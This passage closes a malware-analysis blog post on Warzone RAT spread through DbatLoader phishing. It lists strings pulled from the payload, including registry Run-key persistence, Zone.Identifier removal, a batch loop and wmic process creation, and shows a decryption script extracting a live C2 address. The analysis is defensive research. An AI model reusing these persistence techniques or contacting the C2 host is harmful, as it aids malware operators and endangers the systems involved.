0001A7A6  A\cmd.exe
0001A7C6  ASOFTWARE\Microsoft\Cryptography
0001A808  MachineGuid
0001A870  root\CIMV2
0001A888  SELECT Name FROM Win32_VideoController
0001A958  Ave Maria Stealer OpenSource github Link: https://github.com/syohex/java-simple-mine-sweeper
0001AA18  C:\Users\Vitali Kremez\Documents\MidgetPorn\workspace\MsgBox.exe
0001AAA0  Software\Microsoft\Windows\CurrentVersion\Explorer\
0001AB08  inst
0001AB14  InitWindows
0001AB30  Software\Microsoft\Windows\CurrentVersion\Run\
0001AB90  :Zone.Identifier
0001ABB4  \programs.bat
0001ABD0  for /F "usebackq tokens=*" %%A in ("
0001AC1C  :start
0001AC2C  ") do %%A
0001AC40  wmic process call create '"
0001ACBC  SOFTWARE\_rptls
0001ACDC  Install
0001ACEC  \System32\cmd.exe
0001AD14  WM_DSP
```

Reuse the script in the article I analyzed here, extracting the C2 information that the WarZone RAT payload will connect to.

```
λ warzone_rat_decrypt_config_use_custom_rc4.py -i decrypted_payload.bin
Extracted C2: halal.home-webserver.de:3109
This sample doesnt contain Builder ID or Warzone Key!!
```

III. References

- DbatLoader Triage
- [QuickNote] Decrypting the C2 configuration of Warzone RAT

IV. Indicators Of Compromise (IOCs)

End.

m4n0w4r

Source: https://kienmanowar.wordpress.com/2024/04/09/quicknote-phishing-email-distributes-warzone-rat-via-dbatloader/